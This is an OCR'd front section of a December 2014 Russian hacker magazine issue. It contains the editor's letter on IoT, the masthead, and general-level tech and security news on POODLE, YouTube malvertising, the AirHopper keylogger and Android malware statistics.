ХАКЕР



№191

WWW.XAKEP.RU

Cover Story

WATCH DOGS на парковке

Анализ защищенности терминалов общего пользования

стр. 12

Взлом через дифференциальный анализ питания

стр. 68

Боль и страдания с OpenStack

стр. 120

PWNED BY

PUBLISHING FOR ENTHUSIASTS
(game)land hi-fun media



РЕКОМЕНДОВАННАЯ ЦЕНА 430 ₽



НАШЕ БУДУЩЕЕ — WEARABLES И IOT

В начале осени, как раз в тот момент, когда я был в Сан-Франциско на Intel IDF 2014, мне пришло на почту письмо с незнакомого адреса. Точного содержания я сейчас уже не припомню, но если вкратце, то студент третьего курса спрашивал у меня, что выбрать темой IT-исследования для своего будущего диплома. Причем выбрать так, чтобы это было и ему интересно, и в будущем было востребовано индустрией. Я недолго думая на ходу ответил одной строкой: «Если хочешь интересно и потом не сидеть без работы — wearables и IoT». Сегодня я еще больше в этом уверен, и вот почему.

Если год назад мы писали о безопасности IoT-устройств вроде умной лампочки и кардиостимулятора с некой долей удивления, то сегодня это норма. Взгляни на мир воркуг тебя: в каждой кофеварке (да, теперь уже без сарказма) стоит полноценный Linux с 2 Гб оперативки и OpenSSL на борту. Мы полностью окружаем себя устройствами с глазами, ушами и собственным мышлением и уже не представляем свою жизнь без них. Дома, на работе, даже на улице становится все больше умной электроники с доступом в интернет. Довольно умной, но, как обычно, и довольно дырявой — наша новая тема номера как раз об этом.

Огромные корпорации тратят значительные деньги на R&D в этой области, и только слепой не заметит, куда дует ветер. Intel, Apple, другие компании, да и бесчисленное количество стартапов — все они определяют, каким будет наше будущее и что будет востребовано завтра. Телеметрия, биохакинг, сбор и анализ данных в облаках, detachable и wearable электроника с постоянным доступом в интернет — хочешь ты того или нет — вот наше будущее. То, о чем мы читали у фантастов прошлого века, уже наступило. Надо просто чуть-чуть подождать.

Спасибо от всей команды][и от меня лично, что ты с нами. Увидимся уже в следующем году!

Stay tuned, stay][!

Илья Русанен,
главный редактор][
@IlyaRusanen





№ 12 (191) Дата выхода: 04.12.2014

Илья Русанен
Главный редактор
rusanen@real.xakep.ru

Ирина Чернова
Выпускающий редактор
chernova@real.xakep.ru

Евгения Шарипова
Литературный редактор

РЕДАКТОРЫ РУБРИК

Илья Илембитов
PC ZONE, СЦЕНА, UNITS
ilembitov@real.xakep.ru

Антон «ant» Жуков
ВЗЛОМ
ant@real.xakep.ru

Павел Круглов
UNIXOID и SYN/ACK
kruglov@real.xakep.ru

Юрий Гольцев
ВЗЛОМ
goltsev@real.xakep.ru

Евгений Зобнин
X-MOBILE
execbit.ru

Илья Русанен
КОДИНГ
rusanen@real.xakep.ru

Александр «Dr.» Лозовский
MALWARE, КОДИНГ, PHREAKING
alexander@real.xakep.ru

АРТ

Елена Тихонова
Арт-директор

Алик Вайнер
Дизайнер
Обложка

Екатерина Селиверстова
Дизайнер
Верстальщик

DVD

Антон «ant» Жуков
Выпускающий редактор
ant@real.xakep.ru

Дмитрий «D1g1» Евдокимов
Security-раздел
evdokimovds@gmail.com

Максим Трубицын
Монтаж видео

РЕКЛАМА

Анна Яковлева
PR-менеджер
yakovleva.a@glc.ru

Мария Самсоненко
Менеджер по рекламе
samsonenko@glc.ru


РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Подробная информация по подписке shop.glc.ru, info@glc.ru, (495) 663-82-77, (800) 200-3-999 (бесплатно для регионов РФ и абонентов МТС, «Билайн», «МегаФон»)
Отдел распространения
Наталья Алехина (lapina@glc.ru)
Адрес для писем: Москва, 109147, а/я 50

В случае возникновения вопросов по качеству печати: claim@glc.ru. Адрес редакции: 115280, Москва, ул. Ленинская Слобода, д. 19, Омега плаза. Издатель: ООО «Эрсиа»: 606400, Нижегородская обл., Балахнинский р-н, г. Балахна, Советская пл., д. 13. Учредитель: ООО «Принтер Эдишионс», 614111, Пермский край, г. Пермь, ул. Яблочкова, д. 26. Зарегистрировано в Федеральной службе по надзору в сфере связи, информационных технологий и массовых коммуникаций (Роскомнадзоре), свидетельство ПИ № ФС77-56756 от 29.01.2014 года. Отпечатано в типографии Scanweb, PL 116, Korjalankatu 27, 45101 Kouvola, Финляндия. Тираж 96 500 экземпляров. Рекомендованная цена – 430 рублей. Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: *content@glc.ru*.


16+

CONTENT



ДЕКАБРЬ 2014
№ 191

MEGANEWS



Мария «Mifrill» Нефёдова
mifrill@real.xakep.ru

Новость месяца

Из жизни Microsoft


НЕОЖИДАННЫЙ АЛЬЯНС MICROSOFT И DROPBOX, А ТАКЖЕ О ТОМ, КУДА ПРОПАЛА WINDOWS 9

После прихода на пост CEO Наделлы Microsoft действительно немало изменилась (пару номеров назад мы даже публиковали подборку наиболее заметных перемен, преимущественно к лучшему). Новость о том, что Microsoft и Dropbox заключили партнерское соглашение и Office интегрируется с Dropbox, тоже можно отнести к уже довольно длинному списку перемен. «Новую» Microsoft, похоже, действительно почти не заботит конкуренция с другими платформами. Так, в ближайшие недели выйдут обновленные мобильные приложения MS Office и Dropbox, установив которые пользователи iOS и Android получат доступ к файлам Word, Excel, PowerPoint и папкам в хранилище Dropbox. Немного позже (ориентировочно в первой половине 2015 года) такой же функционал получат сайты Office Online и Dropbox. Ну и разумеется, в скором времени появится Dropbox для Windows Phone.

Кстати, еще один яркий пример того, что теперь Microsoft стала куда более открытой, — выпуск Universal Mobile Keyboard (универсальной мобильной клавиатуры). Как ясно из названия, это портативная клавиатура, которая будет работать с устройством любой платформы, она совместима с планшетами и телефонами Apple, Android и, конечно, Windows 8/RT. Парадоксальный факт: Windows Phone при этом не поддерживается. Да, устройство Microsoft не поддерживает Windows Phone, еще пару лет назад подобное сложно было представить.

Если говорить о продуктах самой Microsoft, Windows 10 Technical Preview набрала уже более миллиона установок, несмотря даже на встроенный кейлоггер (хотя о нем, наверное, многие просто не подозревают). Если сравнивать с релизом Windows 8 Developer Preview, дела у «десятки» идут в два раза лучше. Кроме того, компания заявила, что уже получила свыше 200 тысяч отзывов с предложениями по улучшению новой ОС.

Говоря о «десятке», нельзя также не упомянуть, что на конференции Dreamforce в Сан-Франциско Тони Профет, глава по маркетингу Windows, пояснил, куда пропала Windows 9. Профет сказал, что название Windows 9 могло бы, по сути, носить обновление Windows 8.1. В Microsoft не хотели, чтобы Windows 9 ассоциировалась с непопулярной Windows 8. Кроме того, Профет отметил, что компания сейчас стремится создать новую, единую платформу и экосистему и, в случае с Windows 10, уже следует новому подходу и курсу.



Более 1,2 миллиарда человек используют Office, а в Dropbox хранятся свыше 35 миллиардов Office-файлов.

> «В сегодняшнем мире облачных и мобильных технологий людям нужны простые способы создания информации, обмена ею и взаимодействия. Неважно, какую платформу или устройство они используют».
>
> **САТЬЯ НАДЕЛЛА**

YOUTUBE ЗАРАЗИЛ 100 ТЫСЯЧ ПОЛЬЗОВАТЕЛЕЙ

ВРЕДОНОСНАЯ РЕКЛАМА ПОВСЮДУ

В наши дни блокировщики рекламы становятся буквально жизненной необходимостью, и дело совсем не в том, что баннеры и объявления режут пользователям глаз и оскорбляют их чувство прекрасного. Дело во вредоносной рекламе, наткнуться на которую сегодня можно практически где угодно.

Вирусные аналитики Trend Micro обнаружили на YouTube действующую рекламную кампанию, которая перенаправляла пользователей на вредоносные сайты. Всего за месяц от этой рекламы пострадало более ста тысяч пользователей в США, Японии и Европе. Хитрые мошенники купили рекламные места у реальных, порядочных рекламодателей, а затем размещали объявления рядом с популярными роликами (как уточняют эксперты, один из них, к примеру, был опубликован известным музыкальным лейблом и имел более 11 миллионов просмотров). Чтобы не попасться сразу, мошенники «подправили» DNS-записи сайта польского правительства и перенаправляли посетителей через данный сайт. Вредоносный трафик проходил через два сервера в Нидерландах и уходил в США.

Между тем сам YouTube подумывает о том, чтобы внедрить на сайте платную подписку. Нет, YouTube не собирается таким образом отказываться от рекламы, напротив, — только те, кто оплатит подписку, будут видеть сайт чистым, без рекламы. Можно предположить, что для всех остальных ситуация останется прежней (если не станет еще хуже).



Это далеко не первый случай обнаружения вредоносной рекламы на крупном сайте. Так, в феврале текущего года через рекламу на YouTube распространялся банковский троян Caphaw.



РУКОПИСНЫЙ ВВОД ДЛЯ НАРУЧНЫХ ЧАСОВ

ПРОГРАММНАЯ КЛАВИАТУРА ОТ MICROSOFT ДЛЯ ANDROID WEAR

Большинство пользователей с прохладцей восприняло идею производителей, что с устройствами теперь придется разговаривать почти постоянно. Особенно это касается носимой электроники, а именно умных часов, в которые на самом деле крайне проблематично запихнуть некую клавиатуру. Как это ни удивительно, решение проблемы предложила компания Microsoft.

Исследовательское подразделение компании (Microsoft Research) представило миру софтверную клавиатуру, предназначенную для «рукописного» ввода на устройствах Android Wear, в частности — на часах. Текущая версия предназначена для прямоугольных экранов с разрешением 320 × 320 символов. Она протестирована только на устройствах Samsung Gear Live и Motorola Moto 360 и на последнем отображается немного некорректно из-за круглого дисплея. Как можно писать на часах и куда помещается клавиатура? Все просто, писать предлагают одним пальцем, вырисовывая на тачскрине нужные символы по одному. Получается не слишком быстро, зато не нужно вести с часами диалоги или доставать мобильный. Бета-версия приложения доступна на research.microsoft.com.



> «Авторов малвари больше не заботят никакие советы по качеству их „работы“ и кода. Пока все, что они создают, работает, остальное их вообще не волнует».

РИЧАРД ВАРТЕЛ
Антивирусный аналитик компании FireEye

POODLE В SSL 3.0

ОПАСНАЯ УЯЗВИМОСТЬ И НОВЫЙ ВИД АТАКИ НА HTTPS


Исследователи безопасности из Google обнаружили уязвимость в дизайне протокола SSL 3.0 и представили новый вид атаки, назвав его POODLE (аббревиатура от Padding Oracle On Downgraded Legacy Encryption, CVE-2014-3566).

Благодаря данной уязвимости стало возможно расшифровать содержимое защищенного канала и извлечь оттуда, скажем, содержимое cookies. По сути, эта уязвимость сводит на нет всю безопасность SSL 3.0, потому как способа обойти эксплойт пока попросту не существует. POODLE позволяет восстановить содержимое отдельных секретных идентификаторов, передаваемых внутри SSLv3-соединения, и напоминает ранее известные виды атак на HTTPS: BREACH, CRIME и BEAST. Для выполнения атаки потребуется получение контроля над трафиком на промежуточном шлюзе и выполнение на стороне браузера клиента JavaScript-кода злоумышленника. Проще говоря — ничего сверхъестественного, атака довольно проста в исполнении.

Уже известно, что компания Mozilla намерена отключить поддержку SSL 3.0 по умолчанию начиная с Firefox 34, который намечен на 25 ноября. Компания Google также намерена прекратить поддержку протокола SSL 3.0 в ближайших выпусках Chrome. Пока для обоих браузеров представлены патчи.



Google рекомендует отключить поддержку SSL 3.0 или шифрования в режиме сцепления блоков (CBC mode). Впрочем, в таком случае могут возникнуть серьезные проблемы с совместимостью.





«Не пользуйтесь Dropbox, он не поддерживает шифрование, лучше используйте SpiderOak. Facebook и Google также стоит поработать над безопасностью своих сервисов. Не посылайте незашифрованных сообщений, пользуйтесь сервисами RedPhone и Silent Circle».

ЭДВАРД СНОУДЕН
о безопасности

$905 000

Ушел с молотка Apple-1

→ На аукционе Bonhams в Нью-Йорке почти за миллион долларов был продан один из немногих сохранившихся до наших времен экземпляров Apple-1. Это один из 50 компьютеров, которые в 1976 году собирали в гараже Стив Джобс и Стивен Возняк. Тогда Apple-1 продавались по 600 долларов. Приобрел Apple-1 музей Генри Форда, который собирается выставить его у себя в Диборне.

170 706

Google продолжает удалять ссылки

→ Продолжаем следить за тем, как поисковики справляются с потоком желающих использовать «право быть забытым». Google уже удалил без малого 200 тысяч ссылок из европейской поисковой выдачи. По последним данным, поисковик удовлетворил порядка 42% запросов на удаление, то есть всего их набралось уже почти полмиллиона.

INBOX ОТ GOOGLE

НОВЫЙ ВЗГЛЯД НА РАБОТУ С ПОЧТОЙ И СМЕРТЬ GMAIL?


Довольно неожиданно Google представила почтовое приложение Inbox, которое не отменяет Gmail, но дополняет его. «Inbox создан той же командой, что создавала Gmail, но это не Gmail. Это совершенно новый тип почтового ящика, который сфокусирован на действительно важных вещах», — пишет сама Google.

Пока Inbox доступен только по приглашениям (но дефицита инвайтов определенно нет). Если коротко описывать новый сервис — важное отделили от всего остального. Все полученные сообщения отображаются лентой, как в социальных сетях. Входящие письма Inbox воспринимает как задачи, а управление почтой осуществляется через свайпы. Inbox умеет группировать письма исходя из их контекста, а также выделять важные. Но главное, конечно, заключается не в этом. Inbox — инструмент, при помощи которого Google хочет привязать поисковую выдачу к письмам. Приложение само автоматически обнаружит в письмах адреса, телефоны и так далее, а также обратит внимание на темы писем и их содержание. Если Inbox найдет в интернете какую-либо связанную с этим информацию, то предложит пользователю готовые для взаимодействия ссылки.



Замечу, что чуть позже Inbox вышло обновление приложения Gmail, практически не принесшее никаких перемен, кроме нового дизайна и возможности подключать два аккаунта вместо одного.

Как отмечает колумнист Wall Street Journal Майк Элган, Inbox — не что иное, как очередная попытка Google «внедриться» в прямое общение между пользователями (каковым пока остается почта) и навязать различные товары и услуги. Элган объясняет, что почта до сих пор остается так называемой dumb pipe, что со сленга операторов связи переводится как «тупая труба». То есть прямая и быстрая передача информации от одного человека к другому, к которой нельзя привязать дополнительные услуги и сервисы и которую не получается контролировать. Разумеется, пользователей такая ситуация полностью устраивает, а вот самих операторов — нет. Google ранее уже пыталась разорвать этот порочный круг, сначала представив Google Wave, а затем Google+. Как мы знаем, не взлетело. Inbox — очередная и, скорее всего, более удачная попытка. Элган предполагает, что, если дела у Inbox пойдут неплохо, Gmail осталось жить лет пять. В подтверждение своих слов он напоминает о том, как Google закрыла Google Reader, ведь тот был бессмыслен с точки зрения бизнеса.



Колумнист WSJ Майк Элган предполагает, что, если дела у Inbox пойдут неплохо, Gmail осталось жить лет пять.

КТО ПЛАТИТ ЗА КОНТЕНТ

→ По заказу Российской ассоциации электронных коммуникаций ФОМ провел исследование среди российских пользователей, узнав, многие ли готовы платить за легальный контент в Сети (а если готовы, то за какой именно).

50% не готовы платить за контент. Год назад таких было **40%**


21% опрошенных готовы платить за легальный контент

22% имеют опыт покупки контента через интернет

30% пользователей могут отличить легальный контент от пиратского

За что платят: 73% за видео; 41% за игры; 30% за электронные книги

С чего платят: 57% ПК или ноутбук; 34% мобильные устройства; 5% Smart-TV



Для управления Echo можно использовать не только голос, но и смартфон или планшет на базе Android или iOS, а также любой браузер.

УМНАЯ КОЛОНКА ОТ AMAZON

ЕЩЕ ОДИН ГАДЖЕТ, С КОТОРЫМ МОЖНО ПОГОВОРИТЬ

Компания Amazon не стала ограничиваться выпуском планшетов, читалок и телефонов (последние, кстати, недавно были официально признаны полным провалом и продаются за один доллар с контрактом). На этот раз Amazon решила попробовать нечто новое и анонсировала... колонку с голосовым управлением.


Логично было бы предположить, что раз это колонка, то основная задача Amazon Echo — воспроизведение потоковой музыки, как с хранилищ самого Amazon, так и со сторонних сервисов (iTunes, Pandora и Spotify). В общем-то, это верно, но не совсем. Дело в том, что Echo — скорее помощник по дому и попытка со стороны Amazon создать собственный Siri. Колонка подключается к интернету при помощи встроенного модуля Wi-Fi и использует для поддержки голосовых команд сразу семь микрофонов с шумоподавлением. Для активации устройства необходимо произнести слово Alexa. У колонки можно узнать информацию о погоде, последние новости, можно попросить Echo найти музыку (определенный жанр, исполнителя, что угодно) или поинтересоваться, какова масса Земли. Echo получает информацию из различных сетевых источников, в том числе из Википедии, так что в теории она может ответить на почти любой вопрос. Работает все это на облачной платформе, использующей серверы Amazon Web Services. Обещают, что со временем колонка даже подстроится под конкретного пользователя, его речь и предпочтения. Цена новинки 200 долларов.


КЕЙЛОГГЕР ВСЕ СЛЫШИТ

ПРИНЦИПИАЛЬНО НОВЫЙ МЕТОД ПЕРЕХВАТА ВВОДА


После прочтения этой новости все уважающие себя параноики явно пойдут обклеивать стены комнаты обоями из фольги. Ведь, казалось бы, если компьютер не подключен ни к каким сетям, кроме электрической, дистанционно перехватить какие-либо данные с него невозможно. Но израильские специалисты из университета Бен-Гуриона доказали, что это не так.

На хакерской конференции MalCon 2014 был показан кейлоггер AirHopper, который использует FM-приемник в мобильном телефоне, чтобы анализировать электромагнитное излучение видеокарты! Разумеется, потребуется предварительное заражение целевого ПК, чтобы записывать нажатия клавиш и генерировать на его видеокарте нужный сигнал. Тем не менее это все равно отличный вариант, если нужно вынести информацию с некой изолированной машины. Дело в том, что AirHopper распознает с расстояния до семи метров, а полоса пропускания FM-канала составляет 13–60 байт в секунду. Для перехвата пароля, один словом, хватит.





ANDROID-УГРОЗЫ ЗА ПОСЛЕДНИЙ ГОД



Зафиксировано **3 408 112** срабатываний на опасное ПО на мобильных устройствах **1 023 202** пользователей

588 тысяч пользователей Android столкнулись с банковскими и SMS-троянцами (в шесть раз больше, чем в прошлом году)

→ «Лаборатория Касперского» совместно с Интерполом провела исследование мобильных угроз для Android-устройств за период с августа 2013 года по июль 2014-го.

57,08%	60%
срабатываний — троянцы, созданные для рассылки SMS. Самые «популярные»	атак были нацелены на кражу денег пользователей

Ежемесячное число атак выросло почти в десять раз

69 тысяч в августе

644 тысячи в марте





GOOGLE БОРЕТСЯ С ПИРАТСТВОМ

ИЗ ПОИСКОВОЙ ВЫДАЧИ ПРОПАЛИ ТОРРЕНТ-ТРЕКЕРЫ

Поисковый гигант в очередной раз произвел модернизацию своего поискового механизма в целях борьбы с пиратством. Хотя Google часто критикуют за то, что поисковик сам буквально подталкивает пользователей к скачиванию нелегального контента, компания действительно давно пытается это исправить.

